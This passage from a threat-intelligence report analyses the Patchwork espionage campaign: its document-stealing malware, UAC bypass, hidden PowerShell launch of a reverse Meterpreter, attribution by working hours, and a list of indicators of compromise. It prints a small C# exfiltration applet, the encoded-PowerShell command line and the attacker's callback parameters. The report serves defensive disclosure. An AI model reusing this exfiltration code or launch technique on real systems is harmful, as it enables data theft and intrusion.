After sending beacon to the server, it continues to scan the "Program Files" directories (both x86 and the standard path) for a directory with the string "Total Security"[6] (the installation path of the "360 Total Security"[7] antivirus), and, oddly, proceeds to do nothing with that knowledge.

The payload will install itself in the startup programs folder as "Baidu Software Update" (`HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`). It then sends another beacon to the server, after which it starts to recursively go over all of the fixed drives in the computer and look for files with the following extensions:

- doc
- pdf
- csv
- ppt
- docx
- pst
- xls
- xlsx
- pptx

It then uploads all of the files to the server at:

`212[.]129.13.110/update-request.php?profile=`

The decompiled applet which drives this functionality has a very interesting PDB included "`C:\Users\Kanishk\Documents\Visual Studio 2015\Projects\ConsoleApplication1\ConsoleApplication1\obj\Debug\ConsoleApplication1.pdb`".

[7] https://www.360totalsecurity.com/

Applet code included below:

```
namespace ConsoleApplication1
{
    internal class Program
    {
        private static void Main(string[] args)
        {
            try
            {
                string fileName = args[0];
                WebClient webClient = new WebClient();
                webClient.UploadFile(args[1], "POST", fileName);
            }
            catch
            {
            }
        }
    }
}
```

PRIVILEGE ESCALATION

After the previous stages, the payload uses a well known and as-of-yet unpatched UAC bypass vulnerability in Microsoft Windows (known as UACME[8]), which works on the default setup of Windows 7[9]. This allows the attackers to execute commands as Administrator.

If the AutoIt script is compiled for x86 systems (/x86 flag), the payload hides the UAC bypass vulnerability exploitation inside `svchost.exe` using a technique called Process Hollowing[10] (UAC bypass method – 'IFileOperation COM Object'[11]). If the AutoIt script is compiled for x64 systems (/x64 flag), the oobe[12] UAC bypass method is used.

[8] https://github.com/hfiref0x/UACME

[9] According to research, also Windows 8 as claimed by Peter Kleissner, https://download.pureftpd.org/misc/UAC.cpp

[10] https://www.trustwave.com/Resources/SpiderLabs-Blog/Analyzing-Malware-Hollow-Processes

[11] https://www.greyhathacker.net/?p=796

[12] http://www.labofapenetrationtester.com/2015/09/bypassing-uac-with-powershell.html

SHELLCODE EXECUTION

When the AutoIt malware's heartbeat receives a "2" in `$sdata` (this seems to be the most common scenario), the included, base64-encoded response data is decoded and executed using the command "`powershell -nop -wind hidden -noni -enc`". We observed that the base64 encoded payload was a PowerShell script that closely resembled code designed to allow x86 shellcode to run on x64 architectures[13]. This PowerShell script executed an additional payload, which was a PowerSploit script[14] used to invoke shellcode containing a reverse HTTPS Meterpreter.

REVERSE HTTPS METERPRETER

The AutoIt script escalates privileges and then executes a PowerShell script that is easily fingerprinted as a reverse HTTPS Meterpreter. It seems likely that the PowerShell scripts were copied from an online blog[15], and the Meterpreter payload inside was generated using the parameters:

- LHOST=45[.]43.192.172
- LPORT=8443

POWERPNT.EXE	3600	0.50		49.07 MB
splwow64.exe	1564			2 MB
InfDefaultInstall.exe	3636			1.52 MB
runonce.exe	1412			3.82 MB
sysvolinfo.exe	1276	0.24	3.67 kB/s	9.32 MB
cmd.exe	2932			2.23 MB
powersh...	2272			34.47 MB
powe...	1128	12.01	4.95 kB/s	36.2 MB

The process tree of the initial exploit and later payloads

SECOND STAGE PAYLOAD

This tool is only downloaded and installed after the attacker first uses the Meterpreter and determines that the target is valuable. We refer to the payload as `7zip.exe`, but it can also be named `ndcrypt.exe` and `nd.exe`.

[13] https://www.trustedsec.com/may-2013/native-powershell-x86-shellcode-injection-on-64-bit-platforms/

[14] https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-Shellcode.ps1

[15] http://0entropy.blogspot.com/2012/04/powershell-metasploit-meterpreter-and.html

```
Terminal
00101900: 0000 6978 b404 0000 008c 6800 7400 7400  ..ix......h.t.t.
00101910: 7000 3a00 2f00 2f00 3200 3100 3200 2e00  p.:././.2.1.2...
00101920: 3800 3300 2e00 3100 3900 3100 2e00 3100  8.3...1.9.1...1.
00101930: 3500 3600 2f00 6800 7400 7400 7000 2f00  5.6./.h.t.t.p./.
00101940: 7500 7000 2e00 7000 6800 7000 0000 0000  u.p...p.h.p.....
00101950: 0000 6378 b404 0000 0080 a601 3a00 5c00  ..cx........:.\.
00101960: 5700 6900 6e00 6400 6f00 7700 7300 5c00  W.i.n.d.o.w.s.\.
00101970: 6100 7300 7300 6500 6d00 6200 6c00 7900  a.s.s.e.m.b.l.y.
00101980: 5c00 4700 4100 4300 5f00 4d00 5300 4900  \.G.A.C._.M.S.I.
00101990: 4c00 5c00 2a00 2e00 2a00 0000 2a00 0000  L.\.*...*...*...
001019a0: 0000 1d78 b404 0000 0080 ec01 7470 3a2f  ...x........tp:/
001019b0: 2f32 3132 2e38 332e 3139 312e 3135 362f  /212.83.191.156/
001019c0: 6874 7470 2f75 702e 7068 7000 2e00 3100  http/up.php...1.
001019d0: 3500 3600 2f00 6800 7400 7400 7000 2f00  5.6./.h.t.t.p./.
001019e0: 7500 7000 2e00 7000 6800 7000 0000 0000  u.p...p.h.p.....
001019f0: 0000 1778 b404 0000 008c 6800 7400 7400  ...x......h.t.t.
00101a00: 7000 3a00 2f00 2f00 3200 3100 3200 2e00  p.:././.2.1.2...
00101a10: 3800 3300 2e00 3100 3900 3100 2e00 3100  8.3...1.9.1...1.
00101a20: 3500 3600 2f00 6800 7400 7400 7000 2f00  5.6./.h.t.t.p./.
00101a30: 7500 7000 2e00 7000 6800 7000 0000 0000  u.p...p.h.p.....
00101a40: 0000 0178 b404 0000 008c d076 5000 d076  ...x.......vP..v
00101a50: 5000 0000 0000 883b 5200 ffff ffff 0000  P......;R.......
00101a60: 0000 0000 0000 0000 0000 0000 0000 0100  ................
                                                   65948,52      2%
```

Hex view of the 7zip.exe memory dump

Most of this payload's code is based on a public online code project in GitHub[16].

Once unpacked, the module performs these actions:

- In order to persist past computer shutdown and power on, the payload copies itself to a system directory, renames the file to netmon.exe, and adds the executable to the startup programs as "Net Monitor":

  `C:\Windows\SysWOW64\netmon.exe` - example of the final destination on 64-bit system running `7zip.exe/netmon.exe` via `WOW64`

- One thread scans all drive letters and exfiltrates files with certain extensions in the permanent drives (not searching network drives or USB).

  Note: this is called the GetDriveTypeA function in `kernel32.dll`, which caused the alert on our system.

- Another thread is uploading files of the same formats as from the Dropper payload (see above) to `hxxp://212[.]83.191.156/http/up.php`.
- Another thread downloads an executable from `hxxp://212[.]83.191.156/http/down.php` and executes it. We didn't observe this behavior.

[16] https://github.com/yorickdewid/MyDoom

ATTRIBUTION

While we cannot make definitive claims of attribution, we will present evidence that may assist in later efforts to identify this threat actor.

PREVIOUSLY EXAMINED INFORMATION


Let's examine the attribution information we have discussed thus far in this report.

Many of the primary targets of this campaign are regional neighbors of India, and other targets seem to be targeted (by their interests, occupation, and by the content of the spear phishing) to issues affecting India. Circumstantially, this targeting correlates with intelligence requirements necessary for a pro-Indian entity.

However, we felt this was not enough to draw direct conclusions. What we believe makes this correlation much stronger and hints that this is a pro-Indian or Indian entity, is the addition of time of day activity analysis as detailed below.

PPS EDIT TIME ANALYSIS[17]

Following a review of the PPS files found on the C&C server, we extracted data concerning the time of day when each PPS file was last modified, and plotted this on a graph. Below, we can see that more editing occurred during certain hours of the day.




Number of edits by time of day

[17] Time zone analysis and research activity associated with daytime hours is circumstantial by definition. Some threat actors work around the clock, and manipulation of timestamps has been seen in past attacks by various threat actors. While it should be treated with due suspicion, it has also proven itself highly valuable in analysis of APT threat actors in the past and cannot be discounted.

Based on modification times of the infecting presentation files, we see two distinct batches of work. The first, where the bulk of changes has been made, stretches from around 4:00 to 12:00 in coordinated universal time. To visualize what exactly that means, this time range was considered in the context of a standard 9am - 7pm work day and applied to a map. The “First stretch of work” label on the map below depicts the areas of the world in which 4:00 - 12:00 UTC would fall within the standard work day. Similarly, the time zones shaded within the “Second stretch of work” area are representative of the areas of the world in which 19:00 - 22:00 UTC falls within the work day. Since the time span of the second stretch of work is smaller in range, the hours in universal time fall within the working hours of more countries. Based on this map, we can conclude that it is most likely that the threat actors were based within the blue areas.

THREAT ACTOR WORKING HOURS




Attacker operating times that overlap with a standard 9am-7pm workday (darker means larger volume)

Many of the conclusions drawn from the above map were also confirmed through other sources. Extra data we were able to extract and analyze further correlated with this data, as well as with the previous PPS data.


C&C ACTIVITY TIMES

The time at which servers were staged was listed not only by hour, but by day of the week. After plotting these times by hour, with the day of the week specified through color coordination, we can see various patterns. It was more common for servers to be staged on certain days of the week, such as Sunday, rather than on other days, such as Saturday. These times are also clustered together in a clump for the most part, with almost no activity earlier than 2:00 UTC, and besides one exception on Sunday, not later than 11:00 UTC. This clump is very similar to the range of time specified within the first clump of time in the PPS editing graph and the "First stretch of work" area of the "Threat actor working hours" diagram.




Displays the number of times a server was staged by hour of day, color-coordinated by day of the week

Other data extracted from the server included the time of day and day of the week of domain registrations. After plotting these on a graph, we observed that domains were registered only on specific days of the week. The other important feature is that all of these incidents occurred between 3:00 and 15:00 UTC, which is a slightly wider range than the first stretch of time in the PPS editing graph, but still very comparable.



Displays the number of domain registrations by hour of day, color-coordinated by day of the week

Extra analysis we were able to conduct was on the compilation times, by time of day and day of the week. After plotting these on a graph, we observed that, similar to domain registrations, compilations only occurred on specific days of the week. All the events took place between 2:00 and 10:00 UTC, which is only a slight shift of the time span in the first stretch of PPS editing.



Displays the number of compilations by hour of day, color-coordinated by day of the week

All three of these graphs provide confirmation that these attacks were clustered partially by day of the week but mostly by time of day. Specifically, the time of day when staging servers, domain registration, and compilations occurred most frequently lined up with the first stretch of time seen in the PPS[18] editing data. This applies to the area of the map within the "First stretch of time" label and adds weight to our conclusion that the threat actors live in the blue area.

This time of day activity data, when combined with the previous circumstantial evidence (the threat actor's intelligence requirements, the countries targeted around India, the other targets around the world, and the content of the spear phishing, directs us to the conclusion that this threat actor correlates with a location in India.

Carefully, we feel obligated to note that further evidence suggests potential links between this threat actor and the operations known as Hangover/Appin, but this possible link is still being researched and is far from conclusive.

That said, attribution is tricky business and it's never possible to be entirely conclusive.

[18] Information from several partners suggests that the documents being stolen and then repurposed for spear phishing purposes also contain language indicators that support our hypothesis, but we have no direct information to support this.

CONCLUSIONS

Patchwork is a highly successful targeted attack operation, infecting approximately 2,500 high-value targets worldwide. It is surprising that it has remained undetected since its operations began in December, as it seems to have been built out of a confluence of code taken from various public and hidden criminal forums, as well as various open source projects.

What makes this disclosure special is the use of Cymmetria's cyber deception platform[19] to catch the threat actor, capturing their second stage toolset and lateral movement activity. Without deception, capturing second-stage tools and activity has previously been difficult (to say the least).

The high degree of operational capacity stands in stark contradiction to the low technical ability displayed, which raises the question of whether the copy-paste nature of the threat was potentially intentional, perhaps an evolution of threat actors attempting to avoid the high cost of losing their expensive tool box and malware when they are eventually publically disclosed. This, however, seems unlikely, as the use of such second-hand code is consistent with their second stage toolset meant for persistence, which should typically be built to resist detection.

While one can almost never be conclusive in attribution, based on the information we have it is plausible that the threat actor is a pro-Indian one. As our CEO Gadi Evron said in an internal discussion, "There is a possibility that another threat actor wanted to look like India and built a false flag operation to fit, but there is zero evidence to support that claim, and it feels like we're reaching just to attack our own argument."

Unlike other APT threat actors, India seems to be a relatively quiet locale for cyber espionage activity, if indeed this is a pro-Indian threat actor, it is noteworthy by itself. The scope and scale of this operation are quite surprising considering the low technical capability displayed, which we believe is a growing trend seen among disparate threat actors.

[19] Cymmetria's MazeRunner

APPENDIX 1 – IOCS

All IoCs (in CSV and STIX formats), and the MazeRunner campaign file, can be found on Cymmetria research's GitHub, at: https://github.com/CymmetriaResearch/CymmetriaResearch.

FILE HASHES

upsrv.exe - 076aa7f5f6a5bdd9acdee55c6e3de54e6e8d5fd6fe2a03c165a23861e315f3f5

7zip.exe - 9dae4a24095b9a3870579a63c94c73fe8de205c70d95dfdb0dc9c87709215953

sysvolinfo.exe - f5e4d5d5fde978968dce4db4120ecbb68898d5fdf55860e61058d91db29b7d91

uplv1032.exe - 1da99f69735d203a3d52ff1bb2ede75fe69601259efa6c5a080024ddf9276297

Sysvolinfo.exe variant - 13b0f3b63ce276f8d30ac4f95b03485a6fe532754494f9848e875c460b121b28

(Unnamed UAC Bypasser) - 607454369fa5d96fab6fec7a52a518eefed5136e4ebd4cfed238ccbb0f5b180f

IPs

212[.]129.13.110 - AutoIt script C2

212[.]129.7.146 - IP address used to connect to the cloud decoy with

45[.]43.192.172 - IP address used in the PowerShell script

POST REQUESTS

hxxp://212[.]129.13.110/update-request.php?profile=

hxxp://212[.]129.13.110/dropper.php?profile=

URLs

Spear hosting websites:

hxxp://cnmilit[.]com/

hxxp://t.ymlp50[.]com/jmyafaejshbafahshaaambmus/click.php

SUSPECTED IOCs

mozarting[.]com
blingblingg[.]com
aaskmee[.]com
revoltmax[.]com
eyescreem[.]com
outlookkz[.]com
xmachinez[.]com
pizzahomez[.]com
newsnstat[.]com
163-cn[.]org
81-cn[.]net
climaxcn[.]com
expatchina[.]info
miltechweb[.]com
nduformation[.]com
securematrixx[.]com
xbladezz[.]com
asiandefnetwork[.]com
dailychina[.]news
sinodefprog[.]info
qqgroups[.]info
chinastrat[.]com
miltechcn[.]com
numeronez[.]com
telemediaz[.]com
majidalfuttaiim[.]com
webworldreq[.]com
nextraload[.]com
junshiyuehui[.]com
cndailynetwork[.]info
extrememachine[.]org
wikifedia[.]space
yue-lao[.]info
you-yisi[.]com
annchenn[.]com
office-rb-support[.]com
greatdexter[.]com
haiwaipengyou[.]com
extremerebolt[.]com
matrixrevolt[.]com
info81[.]com
chinastrats[.]com
epg-cn[.]com
nutcn[.]com
modgovcn[.]com
climaxcn[.]com
socialfreakzz[.]com
militaryworkerscn[.]com
extremebolt[.]com
lujunxinxi[.]com
letsgetclose[.]com
milresearchcn[.]com
alfred.ignorelist[.]com
symantecz[.]com
nudtcn[.]com
178[.]162.210.242
178[.]162.210.243
178[.]162.210.244
178[.]162.210.245
178[.]162.210.246
178[.]162.210.247
178[.]162.210.248
178[.]162.236.40
37[.]48.77.214
37[.]48.77.215
37[.]58.60.195
43[.]249.37.173
46[.]165.225.66
46[.]165.229.7
46[.]165.229.8

46[.]165.229.9
46[.]165.248.236
46[.]165.248.237
46[.]165.248.238
46[.]165.248.239
46[.]165.248.240
46[.]165.248.241
46[.]165.248.243
46[.]166.163.243
46[.]166.163.244
46[.]166.163.246
91[.]229.79.181
91[.]229.79.182
91[.]229.79.183
91[.]229.79.184
91[.]229.79.185
91[.]229.79.186
91[.]229.79.187
91[.]229.79.188
91[.]229.79.189
91[.]229.79.190
93[.]115.95.132
94[.]242.219.203
94[.]242.223.19
94[.]242.223.20
94[.]242.223.24
94[.]242.223.28
94[.]242.231.244
95[.]141.34.242
95[.]141.34.245
95[.]141.34.246
95[.]211.205.142
95[.]211.205.161
95[.]211.205.163
95[.]211.205.164
95[.]211.205.165
95[.]211.205.166
95[.]211.3.135

Registry keys:

HKEY_CLASS_ROOT\Software\Microsoft\Windows\CurrentVersion\Run\Net Monitor (32 bit)

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Net Monitor (32 bit)

HKEY_CLASS_ROOT\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\Net Monitor (64 bit)

HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\Net Monitor (64 bit)

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Baidu Software Update

OTHER

mutex {9754893678976458374658764387563876}

7zip.exe downloads executable and saves them with the prefix 'tvr' in the user temp folder (e.g., tvr98E5.tmp)

CONFIRMED INFECTING PRESENTATIONS

13_Five_Year_Plan_2016-20-1.pps - d44793b9584c9ca8a982a05bb6cfc06599e081c411f35f163fbd7eacad5eb584

aeropower.pps - 7dd68cab710cd1e8f099f2d2d8b67d9c3f8cb113c9bb44ea4a08ee76d49ed19c

australia_fonops_1.pps - 04c7f88f284c2466b4814bb02eefb4a02ac118a2d584ba9baec9c7af1fa1de7b

australia_fonops_2.pps - 99a24d92f650faadc46c65bad65013cf3f1587a01f62f31aac20eb8864c21bee

aviation_1.pps - cdd540c01e25b3a7e122c9c01cfc1c7399ed65f3963ff20fa1685b4c504035ca

aviation_2.pps - 4d041a1bfd8dda989faa6a5a37ba49f988478dadaa110cdf9a98002f12a4b931

beauty3.pps - 660b2d4baa7965acd7182bdbeaa8cdf66290968ecddc77d53517fe24882c95f9

beauty6.pps - 0819f50d7a0c045188c4068b88c915f3a652c073e3081cb30a20aaf6298840bd

CHINA_FEAR_US_3.pps - 905fe9820538943a4ad32499f9dad3eae6ff7677882ff2a39ef98a0147ae3dd1

CHINA_FEAR_US_6.pps - a335613dad36911f947fdfd3dda8897a71889513f9009385c84e48c2b7fe7236

chinamilstrength.pps - 1f6108718ac9a29fe0e1e2d7fc2a7793ad4e20033921945c2ac0b5603e591298

China_Response_NKorea_Nuclear_Test1.pps - c98caa28f5114e3c37efd59cb3c2471a4c64cca3ecd6188d5efe547f1cae0e9d

China_Response_NKorea_Nuclear_Test2.pps - bbe27671b94d040342312431a24ebb4f9685ee950efeb526b1ffd765f3e7c7dd

chinascyberarmy2015_1.pps - fdc6afccd5dc015c138c05ba7c325fc119dfd79e913ddab292575586f1657cae

chinascyberarmy2015_2.pps - 8770819471130b056822c334f8735453c3fd7d3495ae5ad98d372241872be7c5

CHINA'S_PUZZLING_DEFENSE_AGREEMENT_WITH_AUSTRALIA_1.pps - 8cb2f737dd535f76e420fdcd747e5c943868c10b8f895722a298b83f331d728e

CHINA'S_PUZZLING_DEFENSE_AGREEMENT_WITH_AUSTRALIA_2.pps - 70d368e2a8bc7e5d0673dabe6d5897062dbc51103227a9e4efd38a09ee8a2042

